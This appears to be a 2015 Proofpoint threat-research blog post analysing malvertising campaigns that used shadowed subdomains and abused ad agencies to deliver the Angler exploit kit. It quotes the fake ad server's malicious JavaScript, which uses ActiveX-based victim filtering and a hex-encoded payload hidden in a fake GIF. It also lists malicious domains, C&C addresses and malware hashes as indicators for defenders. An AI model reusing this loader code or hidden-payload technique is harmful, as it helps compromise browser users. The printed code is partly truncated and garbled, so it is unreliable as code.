The shadow knows: Malvertising campaigns use domain shadowing to pull in Angler EK

Most online ads are displayed as a result of a chain of trust, from the publishers to the malicious advertiser via ad agencies and/or ad networks.

For "traffers" (that is, actors bringing traffic to a malicious destination; for example, exploit kits) that rely on malvertising, one of the goals is to gain access to a high-profile ad network such as DoubleClick, Bing Ads, AdTech or AppNexus. A reputable, high-profile ad network provides traffers with access to higher-quality traffic, and the more reputable an ad network appears, the easier it is for traffers to reach this target traffic.

Uncovering domain shadowing

In early November, one of those high-profile ad agencies appeared in Proofpoint sensors as "referrer" to Angler exploit kit. Further investigation by Proofpoint researchers determined that the creative in question (ad banners) was pointing to content from https://ads.mikeholt[.]com and landing at www.mikeholt[.]com.".

Figure 1 Creative served by the abused ad agency (click to enlarge)

Figure 2 A fake online ad for an authentic Website, displayed using a shadowed domain of that Website

A disparity in the SSL certificate used by both servers is the first hint that something is suspicious about this ad.

Figure 3 Shadowed domain SSL certificate vs legitimate site owner's domain SSL certificate

Comparison of the SSL certificates for two domains is a clue that this could be a case of "domain shadowing" [3].

Domain shadowing is a technique for generating malicious subdomains from a legitimate domain, typically using stolen registration credentials for the domain owner. With the stolen credentials, the threat actor can create a large number of fraudulent subdomains (for example, ads.mikeholt[.]com) below the legitimate domain mikeholt[.]com. (The domain owners for these examples were contacted as part of this investigation and alerted to the fact that their registration credentials have probably been

compromised.) The attacker can then configure servers on the fraudulent subdomain to perform filtering□ and redirection actions that pull in their preferred exploit kit.

Multiple parallel campaigns

Further investigation identified other campaigns employing other compromised domains and abused ad□ agencies. For example:

adv.mtcharlestonlodge[.]com

*Figure 4: Example of ad with stolen creative linking to malicious domain*

Figure 5: SSL certificate details for compromised domain

media.healthy-homemakers[.]com

promo.loopnetworksllc[.]com

An exploit kit out of nowhere

Researchers who have the opportunity to replay this attack in a controlled environment will not be able to see much without SSL man-in-the-middle capabilities (Fig 6); instead the attack will appear to be Angler EK materializing 'out of thin air'.

*Figure 6: Traffic captured on the 2015-11-21 without MITM capabilities*

A look in the SSL tunnel

One of the reasons that malvertising is appealing to threat actors is that the ad agency / network itself performs a significant portion of the targeting, including geo, browser and other options. However, the malicious ad server also includes filtering settings, and as a result non-targeted clients (such as known

IP address, wrong country) will receive harmless ad code.

```
HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Wed, 25 Nov 2015 10:58:24 GMT
Content-Type: application/x-javascript
Connection: keep-alive
Cache-Control: no-cache, no-store
Access-Control-Allow-Origin: *
Content-Length: 288

creative='<style>body{margin:0; padding:0;}</style><a target="_blank"
href="http://loopnetworksllc.com/"><img
src="https://promo.loopnetworksllc.com/imgs/556417/6376/728x90.jpg" border="0" />
</a>';try{document.getElementById('holder').innerHTML=creative}catch(e)
{document.write(creative)}
```

Figure 7: Harmless code served by the server if the client does not match the filtering options or if the☐ campaign is on hold

When a targeted client visits a site served by the infected content delivery network (CDN), the attack follows these steps:

1. Send a post to filter proxied traffic.☐
2. A global JavaScript reads the results of the filtering;☐
3. If the reply is as expected, decode a bogus GIF (Fig. 8).
4. Check the system using two information disclosure bugs in Microsoft Internet Explorer to avoid researchers, sandboxes and some security products.
5. Abuse an HTTPS open redirect by DoubleClick. [2]
6. Land the browser on Angler EK without a referrer.

```
function G(d, b) {
    b(d);
    for (var h = 0, a = d.childNodes.length; a > h; h++) G(d.childNodes[h], b)
}! function(d) {
    if ("object" == typeof exports && "undefined" != typeof module) module.exports = d();
    else if ("function" == typeof define && define.amd) define([],
        d);
    else {
        var b;
        "undefined" != typeof window ? b = window : "undefined" != typeof global ? b = global : "undefined" != typeof
        b.superagent = d()
    }
}(function() {
    return function b(h, a, f) {
        mnt = function() {
            window.host =
            window.scheme = 'https://';
            window.vS = function() {
                var ax = document.getElementsByTagName('script');
                for (var i = 0; i < ax.length; i++)
                    if (ax[i].src && 0 < ax[i].src.indexOf(host)) return ax[i].src
            };
            fw = function() {
                var ax = xtr.responseText,
                    mn = 'utm',
                    cm = '%';
                setTimeout(unescape(ax.substr(3 + ax.indexOf(mn)).replace(/[\S]{3}/g, function(b) {
                    return cm + b[1] + b[2]
                })), [])
            };
            tf = function(ft) {
                try {
                    new ActiveXObject(ft).GetLicenseFromURL([], vS().replace(scheme, 'http://'))
                } catch (et) {
                    return et.number + ''
                }
            };
            ty = function() {
                var t = 'get',
                    bt = 'license';
                if (tf('drm.' + t + bt)[7] - 9) with(xtr = (window.XDomainRequest && (new XDomainRequest) || (new XML
            };
            document.security && 1 && ty();
        };

        function c(e, g) {
            "cfg" != name && (mnt(), name = "cfg");
            if (!a[e]) {
                if (!h[e]) {
                    var k = "function" == typeof require && require;
                    if (!g && k) return k(e, !0);
                    if (l) return l(e, !0);
                    k = Error("Cannot find module '" + e + "'");
                    throw k.code = "MODULE_NOT_FOUND", k;
                }
                k = a[e] = {
                    exports: {}
                };
```

"gif" decoding function

Figure 8: Malicious code sent by the fake ad server, including fake GIF image file

Decoding the fake GIF produces a JavaScript function (Fig. 9).

HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Sat, 21 Nov 2015 20:28:39 GMT
Content-Type: image/gif
Connection: keep-alive
Cache-Control: no-cache, no-store
Access-Control-Allow-Origin: *
Content-Length: 5265

GIF89a□□□□□□□□□□□□□□!□□□□□□□□,
□□□□□□□□□□□D□;utmJ75m54S3d730b3bE61O3dE64T6fD63i75h6dI65z6eG7453bm75x72W6ck3d522e68R74n74u7OK73m25633o41o25p32X46B25832U46D25D
32y35736m32225g32t35A36F39025w32R35n36i34225j32n35K32w65I25l32I35F36z37X25V32m35p32T65625S32m35v36Q34y25n32W35S36O66525I32a35a
37W35j25232535x36C32s25532O35136A63d25P32m35p36435525m32M35h36I33t25G32V35f36o63A25x32X35B36x39J25K32p35E36833S25W32335w36N62u
25A32s35H32Q65n25C32235O36k65B25j32h35n36o35V25N32M35j37e34925S32P46p78n62N62865a25H32v46N63272V65661z74C69k76265u25a32C46V63j
6cJ69963y6b525M33a46e72R31925X33x44p68a74b74n70a25J32I35O33C41u25L32235W32V46U25h32W35n3234657aX77269u65T74F72u7aY79m6cu61L31K
6dJ6fM72L69X6eM61k67w61r2eN65R6626cF6fD72O69q64L61A63D6fE75w7Oq6fx6eQ73a2e263b6fY6df25w32z35P32546b66r6fT72O75C6df73525f32W35Y
32L46q76D69165177366u6fw72q75L6dT2e77OL68M70825z32R35u33Z46x66q25132P35a33F44h37f37B25n32235p32Y36j73T69P64a25N32a35x33344L74h
6f17an6bT30075N35B39l31D37Y34B38u33D2eC63Z6dL34I34r66Y33A32G37M35K22q3br75L7236cs3d822W6a361f76N61h22Y2bD22V73q63O72o69f22g2bI
22J7OJ74y3ak25h32P3793cI22m2bL22i6dC65374T61v2fl48S74i54f5OX2dV22n2bM22p65851275449m7683db72U22H2bK22j65R66S72Y65Q73q68a2oS63y
6fD22m2bi22Y6ey7406566eE74O3dS3OR3br75822P2bj2227226ch3d425M32P32F22W2bw75n72K6cd2bE22L25w32332e3eJ25b3223772223bZ66B54G3dH66j
75X6eG63Y74769y6fQ6ef28t62t54U29Z7bf77h69c74Q68l28H62r46H3dA61w2eh62B6fp64e79u2ee61G70070M65P6eO64i43D68M69H6ck64R28161E2eC63Q
72J65K61T74q65V45q6cI65t6dQ6546eA74i28j62F54C29o29b29t73i74Q7976c965k2eK7OH6fu73r69y74Z69U6ff6ez3du27Y66P69g78f65n64z27V2ci73O
74479s6cv65w2eH6cw65P66y74d3dN2dy39n65n3352bI27F7Ou78x27q2cz6eW61K6do65C3dQ62t54Q2bg27f31Y2763b972h65r74w75O72O6ec2Oc62R46P7dA
3b57a354v3dD66z75Q6e163P74f69O6fq6eu28g2977bN76X61d72T2OL64a54S3dS66s54f28w27664h69z76027W29Z3bJ64Q54l2ed69f6e16e465U72748J54a
4dr4cQ3d72753cD69b66O72f61b6dx65Y2Ou6eC6116dq65J3dK22469w66z72E61c6dK65H31h22C3eC3c22fz69c66372R61S6dO65M3em2723bq69r66472N61f
6do65g31q3dE61P2e067z65c74q454ce6516dB65m6et74473f42T7964e861A6dP65Z28C27169R66t72j61L6d665p31Z27C29G5bu3OS5dx3bU69U66O72O61Z
6dF65g31c2eZ61b74h74I61863f68845O76465b6eG74M3fu69P66n72r6156dd65u31B2ey61c74Z74i61X63D68X45N76865 46eP74X28527W6fw6e36c16fv61H
64W27w2ce78y54R29T3aM69966P72Q61t6dg65e31w2e66fn6ej6cz6fa61W64y3d478C54m3b077o69I74U68g28466s54228r27W66q6f872g6d327729V29J61r
63274N69N6fY6e03dX75o7216cK2cM74W61c72Y67N65q74x3dx27w69r66Q72p61I6dc65F31G27i2cz73E7546286dV69W74L28y29L7dC3bm72Z54u3dW66B75g
6eY63q74T69f6fN6eh28B2947bX76Q61C72O20m6395f966L7OE7333dJ5bp5dP2cl63O5fr7OO3103dg2286dN68H74e6dB6cY3aY66H69B6c5 6583av2fS7OP72Y
6fJ67272Y61I7eE22s2cB63e5fI7Oh32q3dm5by2246dd61E6c277Q61c7277ei31022V2cP22s6bR61O73N7OA65u72C7e931n22q2cH2fR2aJ22861V76h61g73b
74u73E7e631x2292cY2ae2fb22V7Om7226fH78269k66o7eH31Y22O2c122r73N75e72I69k63W61h74j61H22O2cp22J77I69U6eF70663T61u7Oa22V2cg22n77N
69N6ef73Y63I7OM22N2cF22E77469j72I65C73u68u7eJ31E2222cY22T66C6fx72D74869t6en65t74u2282cz22H73M6fc7OM68B6f373p22e2fz2aT2c822J62s
69B74364M65b66x7eF31Z22h2a82fn5dL2c763G5fY7Oq3303dX22P2fy22z2cR63b3413dL22q72565a7393a32fK2fs69v6eD76567w75165A73I74969z65y2eK
64w6c56cz2fM69W63m6fr6ek2eM7086e167D22J2cC63z35K3dC22t6dk73U78O6dO6cP2ea64G6fg6dm64F6fF63L75g6d165G6eF74E22t2cS63V36E3dv27U3CP
21Z44u4fh43o54459J5OH45f2Ou5fl2OU5395 9m53q54f45y4dW2OL2292732cD63G5fz6676c061h67T3du30D2cD63966s3dY66h75G6eT63R74e69Y6fb6eq28J
61b29C7bZ74h72179M7bS77169F74m68y2846ej65o77c2O341I63F74x69I76Y65l58Q4fv6246ax65z63T74z28Q63s35B29j29i72I65a74U75r7226eq2OD61q
73I79M6eE63n3dG66d61T6c373L65H2ce6cr6f261864P58s4dR4cf28863a36G2bh61i2be27i2233ev27a29j2cY61q3du7OB61V72I73765Y45r72072z6fZ725
2eR65R72372w6fa72L43B6f864L65725g31U3Oc3Oo2cN61x2bp39X35m26G26i61O2br35R39L26f26861C2bE39Y31x7cm7cG3Or7dI63G61274963F68E28765L
29o7b972065274x75g72Q6eJ2OM3OY7do7d33bF66Z6f872E28s76D61s72Q2OP69Y3d731o3bv6903c03403bv69l2bC2bK29k66t6fC72H28z6ai2Oh69b6e720v
6355fD7Ol32429763E5fy66q7Ok73d2ef7Oi75s73A68928G63q5fu7OR31S2b46922bb63x5fA7OB33G2bI63C5fE7O332x5b76af5ds2953bK63Q5fm66V7OU73r
2e37Oc75R73368I28863n34q29Q3bi66i6fS72G28I69j2Od69h6eM2OH63a5fa66E7Oq73s29A63Q66828M63B5fS66370v73U5bL69o5dt29J7cC7cJ2bq2bK63S
5f866h6cr61i67k3by69V66R28z21V63m5fF66d6cM61m67c29p7aN54V28j2997dF3bU76n54Z3du66P75z6eK63q74h69J6fx6ey28R61H2cX63C2co64m29o7bB
66R6fr72e28469u54t3dI3Of3bC64H3eL69n54U3bA69H54A2b02bh29R6372bQ3de2bw28y77M54j28133065v38f29s21d3dx77w54728R61P5bF69X54i5dd29y
2ew72X65Z7036co61P63b65528M61R5ba69954g5dM2ej7486fD55E7Od7OV65I72B43i61G73i65Y28c2952c633f65u38s29329j3bm72h65Y74n75d72B6e52Od
63B7db3bQ78K5493dj66f75d6e563N74E69d6fk6eN28129m7bJ6eY65r77320h49k6dc61t67r65128G29v2et73C72z63U3dE76f53v28E29p2bA27H26l5fe3db
27p2bo28P75h54A2bo2b59R2bh27c2615fk5fw3dj27c2b365F6ew63v6f464h65Z55a52C49t43q6f36d07OC6f76e265R6em74I28Y61M2eW55U52u4c429X7dm
3bf77j54w3dh66c7516eE63y74W69L6fn6eX28e62H54e2977by77G69474q68n28h61Z2ec63T72L65W61e74G65J45q6cL65S6dM65T6eV74E28n27j61r27Z29x
29f72365474j75072s6eP2OV68J72365266y3d627M2ea27S2bQ62G54s2c66di69a6dJ65154W79e7Of6567dv3b469t66B28X21n2bK76O54F28q27Z7Oe63k61s
7OD6dg7O463D61Z7OK6ea67h6dH7Oi79i6dh6396846c173f6d073H6197aj6d863X61x7OJ6dB65374Z6c12782ea73j7OB6cg69d74428527O6d527c29m2cd5bk
5dt2cd37f29F26i26521d6ei61f76c69567D61L74x6fw72B2eo77u65B62x64V72I69B76Q65E72g26L26G61s2eP73R65L63575W72h69174S79k29972Y54m285
29r3bY68t6dO6dp3dH2286dR79520U73p63x79B74T68D65d2Oq72V6fS6386bx73B22V3b

Figure 9: Encoded JavaScript function inside a "GIF"

Client filtering□

The decoded JavaScript function leverages two information disclosure bugs in Internet Explorer in order to filtering potential victims. (Fig. 10)□

Figure 10: Decoded fake GIF showing redirect and additional filtering

In order, these checks are:

- A variation of a technique used by Magnitude and Angler EKs and is used to filter the client by certain security products.
- A MimeType check in order to filter certain shellex associations, including .py, .pcap and .saz (Fig. 10).

Both of these bugs were reported to Microsoft in May.

All replay attempts of this threat revealed fileless Angler EK [4] [5] threads loading Bedep in memory. The Bedep in action is "buildId" 1926. Over the course of November, Proofpoint researchers have observed this Bedep version loading a variety of malware payloads including Fileless Ursnif [4], Ramnit, Blowcrypt, some Vawtrak campaigns 13 and 60 [7], and most recently Reactor Bot.

Conclusion

Malvertising is by now a well-known attack vector and organizations, web sites, and ad network

operators have adapted their defenses to detect and defend against it. As this example, shows, however, threat actors are also evolving their techniques, using more sophisticated attack chains that make it more difficult for even diligent ad agencies and ad network operators to detect malvertising in their ad streams. These adaptations will enable malvertising to remain an effective malware distribution method for months to come.

References

[1] https://en.wikipedia.org/wiki/Online_advertising

[2] http://malware.dontneedcoffee.com/2015/10/a-doubleclick-https-open-redirect-used.html

[3] http://blogs.cisco.com/security/talos/angler-domain-shadowing

[4] http://malware.dontneedcoffee.com/2014/08/angler-ek-now-capable-of-fileless.html

[5] https://hiddencodes.wordpress.com/2014/10/01/digging-deep-into-angler-fileless-exploit-delivery-2/

[6] http://malware.dontneedcoffee.com/2015/07/a-fileless-ursnif-doing-some-pos.html

[7] https://www.proofpoint.com/us/threat-insight/post/In-The-Shadows

Indicators of Compromise (IOC's)

ads.mikeholt[.]com	209.126.110.7	Shadowed domain
adv.mtcharlestonlodge[.]com	209.126.118.13	Shadowed domain
media.healthy-homemakers[.]com	209.126.118.11	Shadowed domain
promo.loopnetworksllc[.]com	209.126.118.18	Shadowed domain
delivery.dpis[.]com	209.126.118.18	Shadowed domain
promo.socialmagnetmarketing[.]com	209.126.118.14	Shadowed domain
POS Reco "Fileless" Ursnif	c1bc86552e558cc37ee7df3a16ef8ac7	2015-11-22
Ramnit	2839b5e418adc25b0d3a2b9bd04efb99	2015-11-21
Blocrypt	d37994ac8bb0df034d942c10ae471094	2015-11-07
Vawtrak 13	2408e9df8cb82e575002176a4dcd69a5	2015-11-15
Vawtrak 60	d3670b3a2bba2ff92f2e7cbfc63be941	2015-11-21
Reactor Bot	b37717d09b61cbfe5c023e8d5fd968ed	2015-11-23
ninthclub[.]com	81.177.22.179	Vawtrak C&C
atlasbeta[.]com	176.9.188.147	Vawtrak C&C
alutqlyzoxglge7s[.]com	95.211.205.229	Bedep Domain
browneyandrebun[.]net	107.170.83.113	Ursnif C&C
zwietrzyla1morinaga.efloridacoupons[.]com	8.26.21.113	Angler EK
cloud75[.].eu	51.255.59.117	Reactor Bot C&C

ET signatures:

(NOTE: older rules would fire on older traffic)

2018558 ll ET TROJAN Win32/Ramnit Checkin

2019678 ll ET TROJAN Ursnif Checkin

2019400 ll ET TROJAN Possible Bedep Connectivity Check

2021418 ll ET TROJAN Bedep HTTP POST CnC Beacon

2022141 ll ET CURRENT_EVENTS Angler encrypted payload Nov 23

2811284 ll ETPRO CURRENT_EVENTS Angler or Nuclear EK Flash Exploit M2

2814948 ll ETPRO CURRENT_EVENTS Possible EK Redir SSL Cert

2815003 ll ETPRO CURRENT_EVENTS Angler EK Landing Nov 18 2015

2815071 ll ETPRO CURRENT_EVENTS Possible Angler EK Payload Nov 23 2015

2814630 ll ETPRO CURRENT_EVENTS Possible Angler EK IE DHE Post M2

2807957 ll ETPRO TROJAN Win32/TrojanDownloader.Blocrypt Checkin

2814112 ll ETPRO TROJAN Vawtrak HTTP CnC Beacon

2813060 ll ETPRO TROJAN Vawtrak Retrieving Module

Tuesday, December 15, 2015 - 11:15

| Malvertising | | Angler EK | | Domain shadowing |

Proofpoint Staff

Related Links

- Press Releases >
- Proofpoint in the News >
- Proofpoint Blog >
- Threat Insights blog >
- Events >
- Media Contacts >

ADD NEW COMMENT

Your name

Subject

Comment *

Switch to plain text editor

More information about text formats

Text format

Filtered HTML

- Allowed HTML tags: <em> <strong> <cite> <blockquote> <s> <sub> <sup> <i> <b>   <u> <a> <p>
 <img>

Save   Preview

PRODUCTS

Enterprise Protection

Threat Response

Targeted Attack Protection

Social Media Security

Malvertising Protection

Privacy, DLP and Encryption

Archive

Governance

Content Control

Sentrion Sendmail

TAP Mobile Defense

proofpoint

f y 8+ in

REGIONS

United States

United Kingdom

France

Germany

Spain

Japan

Taiwan

Australia

PARTNER LOG-IN

SENDMAIL SUPPORT LOG-IN

SUPPORT LOG-IN